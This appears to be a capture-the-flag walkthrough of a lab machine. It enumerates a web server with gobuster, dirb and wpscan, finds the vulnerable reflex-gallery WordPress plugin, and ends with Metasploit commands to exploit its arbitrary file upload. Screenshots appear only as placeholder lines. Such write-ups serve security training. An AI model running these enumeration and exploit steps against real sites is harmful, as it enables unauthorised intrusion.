
Now let's move to explore port 80
http://192.168.1.105




Gave us a simple http page which contains the characters of big bang theory.
Now let's bruteforce the directory. First we used gobuster to just get the directories and then dirbuster to get other directories which are contained inside the directories.




dirb http://192.168.1.105/music




from the music directory we got to know this server contains wordpress pages. Now we used wpscan to find out if any username,vulnerable plugins and themes are present.
http://192.168.1.105/music/wordpress




wpscan --url http://192.168.1.105/music/wordpress



Got two usernames but tried to bruteforce but didn't get anything valuable so after checking the wpscan we got to know reflex-gallery plugin was present which was vulnerable.




From searchsploit got to know this plugin was vulnerable to arbitrary file upload.




Exploitation


From the searchsploit results we got to know there was a metasploit module. Let's try it to see if we can find other flags and escalate privileges.
use unix/webapp/wp-reflexgallery_file_upload
set rhosts 192.168.1.105
set targeturi /music/wordpress
exploit



